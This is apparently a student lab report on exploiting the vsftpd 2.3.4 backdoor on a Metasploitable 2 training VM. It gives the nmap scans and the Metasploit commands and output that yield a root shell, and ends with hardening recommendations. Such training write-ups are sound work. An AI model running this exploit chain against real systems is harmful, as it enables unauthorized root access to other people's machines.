Advanced Exploitation Report
Week: Week 4
Module: Advanced Exploitation
Testing Environment: Kali Linux
Target Machine: Metasploitable 2

1. Introduction

Advanced exploitation involves identifying vulnerable services running on a target system and using exploitation frameworks to gain unauthorized access. In this exercise, a vulnerable virtual machine called Metasploitable 2 was used as the target environment.
The goal of this task was to scan the target system, identify vulnerable services, and exploit those vulnerabilities using the Metasploit Framework to obtain shell access.

2. Objectives


The objectives of this task were:
• Identify the IP address of the target machine
• Perform network scanning to detect open ports and services
• Identify vulnerable services running on the target system
• Use Metasploit Framework to exploit the vulnerability
• Obtain shell access to the target machine

3. Tools Used

The following tools were used during the exploitation process:
• Kali Linux
• Metasploit Framework
• Nmap Network Scanner
• Metasploitable 2 Virtual Machine

4. Target Discovery

The first step was to confirm connectivity between the attacker machine (Kali Linux) and the target machine (Metasploitable).
Command used:
ping <target-ip>
Purpose:
Verify that the target machine is reachable on the network.
Evidence:
Screenshot –



5. Network Scanning

A detailed network scan was performed using Nmap to identify open ports and services running on the target machine.

Command used:

nmap -A <target-ip>

Purpose:

- Discover open ports
- Identify running services
- Detect possible vulnerabilities

Result:

The scan revealed several open ports, including an FTP service running vsftpd version 2.3.4, which is known to contain a backdoor vulnerability.

Evidence:

```
root@kali: /home/kali
Session  Actions  Edit  View  Help
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 0:05:34
|   source ident: nmap
|   source host: F3A6F242.8279D356.FFFA6D49.IP
|_  error: Closing Link: pijpocjez[192.168.206.138] (Quit: pijpocjez)
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
51103/tcp open  nlockmgr    1-4 (RPC #100021)
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 1h00m00s, deviation: 2h00m00s, median: 0s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2026-03-16T10:25:44-04:00
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

TRACEROUTE
HOP RTT     ADDRESS
1   1.26 ms 192.168.206.139

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.72 seconds

┌──(root㉿kali)-[/home/kali]
```

```
root@kali: /home/kali
Session  Actions  Edit  View  Help
zsh: corrupt history file /home/kali/.zsh_history
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -A 192.168.206.139
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-16 10:25 -0400
Nmap scan report for 192.168.206.139
Host is up (0.0013s latency).
Not shown: 976 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.206.138
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
|_ssl-date: 2026-03-16T14:25:52+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|_    SSL2_DES_192_EDE3_CBC_WITH_MD5
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp    open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
```

```
root@kali: /home/kali
Session  Actions  Edit  View  Help
53/tcp    open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      39500/tcp   mountd
|   100005  1,2,3      55840/udp   mountd
|   100021  1,3,4      51103/tcp   nlockmgr
|   100021  1,3,4      57695/udp   nlockmgr
|   100024  1          33934/tcp   status
|_  100024  1          60027/udp   status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 8
|   Capabilities flags: 43564
|   Some Capabilities: LongColumnFlag, SwitchToSSLAfterHandshake, SupportsTransactions, Support41Auth, ConnectWithDatabase, SupportsCompression, Speaks41ProtocolNew
|   Status: Autocommit
|_  Salt: 0(yJDUag`,WRw"<KAEvC
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2026-03-16T14:25:52+00:00; 0s from scanner time.
5900/tcp  open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
```

6. Launching Metasploit Framework

The Metasploit Framework was started to search for available exploit modules related to the discovered vulnerability.

Command used:


msfconsole

Purpose:

Initialize the Metasploit Framework for exploitation.

Evidence:

Screenshot –



7. Searching for Exploit Module

After launching Metasploit, the exploit related to the detected FTP service was searched.
Command used:
search vsftpd
Result:
Metasploit identified the following exploit module:
exploit/unix/ftp/vsftpd_234_backdoor
This module targets the known backdoor vulnerability present in vsftpd version 2.3.4.
Evidence:
Screenshot –

```
root@kali: /home/kali
Session  Actions  Edit  View  Help
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ 

       =[ metasploit v6.4.112-dev                         ]
+ -- --=[ 2,607 exploits - 1,322 auxiliary - 1,710 payloads     ]
+ -- --=[ 430 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf >
```

8. Loading the Exploit Module

The exploit module was loaded into the Metasploit environment.
Command used:
use exploit/unix/ftp/vsftpd_234_backdoor
Purpose:
Load the exploit module designed for the vulnerable FTP service.
Evidence:
Screenshot –

```
msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

9. Configuring Exploit Parameters

Before executing the exploit, the target system parameters were configured.
Command used:
show options
set RHOST <target-ip>
Purpose:

Specify the target machine's IP address for exploitation.
Evidence:
Screenshot –

```
root@kali: /home/kali
Session  Actions  Edit  View  Help
  0  auxiliary/dos/ftp/vsftpd_232        2011-02-03      normal     Yes    VSFTPD 2.3.2 Denial of Service
  1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.206.139
RHOSTS => 192.168.206.139
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapni
   RHOSTS   192.168.206.139  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) >
```


10. Exploit Execution

The exploit was executed to attempt gaining access to the target system.
Command used:
run
Result:
The exploit successfully established a command shell session on the target machine.
Evidence:

```
root@kali: /home/kali
Session  Actions  Edit  View  Help
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.206.139
RHOSTS => 192.168.206.139
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapni
   RHOSTS   192.168.206.139  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.206.139:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.206.139:21 - USER: 331 Please specify the password.
[+] 192.168.206.139:21 - Backdoor service has been spawned, handling...
[+] 192.168.206.139:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.206.138:34325 -> 192.168.206.139:6200) at 2026-03-16 10:32:44 -0400
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

11. System Access Verification

After gaining shell access, commands were executed to verify control over the target system.
Commands used:
whoami
uname -a
Purpose:
Confirm successful system access and identify the operating system.
Evidence:
Screenshot –



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12. Vulnerability Identified

VSFTPD 2.3.4 Backdoor Vulnerability
Description:
The vsftpd 2.3.4 FTP service contains a malicious backdoor that allows attackers to gain shell access when exploited.
Impact:
• Unauthorized system access
• Potential data compromise
• Full system control
• Ability to execute remote commands
Risk Level:
High

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13. Recommendations

To mitigate such vulnerabilities, the following security measures should be implemented:
• Update vulnerable services to the latest secure versions
• Disable unnecessary services and open ports
• Implement network intrusion detection systems

• Regularly perform vulnerability scanning and penetration testing
• Apply proper system hardening techniques

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14. Conclusion

This exercise demonstrated how vulnerable services can be exploited using automated exploitation frameworks. By scanning the target machine, identifying vulnerable services, and leveraging the Metasploit Framework, it was possible to gain shell access to the system.
Proper patch management, service hardening, and regular security assessments are essential to prevent such attacks in real-world environments.